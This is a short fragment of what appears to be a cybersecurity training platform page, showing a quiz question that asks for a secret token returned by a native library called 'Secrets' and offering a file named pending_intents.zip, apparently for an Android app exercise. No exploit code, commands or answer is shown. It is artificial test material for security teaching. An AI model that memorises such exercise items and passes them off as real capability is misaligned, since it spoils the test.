Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

+ 5 What is the secret token returned from the native library "Secrets" ?

Submit your answer here...

+10 Streak pts Submit pending_intents.zip

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Cheat Sheet

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Skills Assessment

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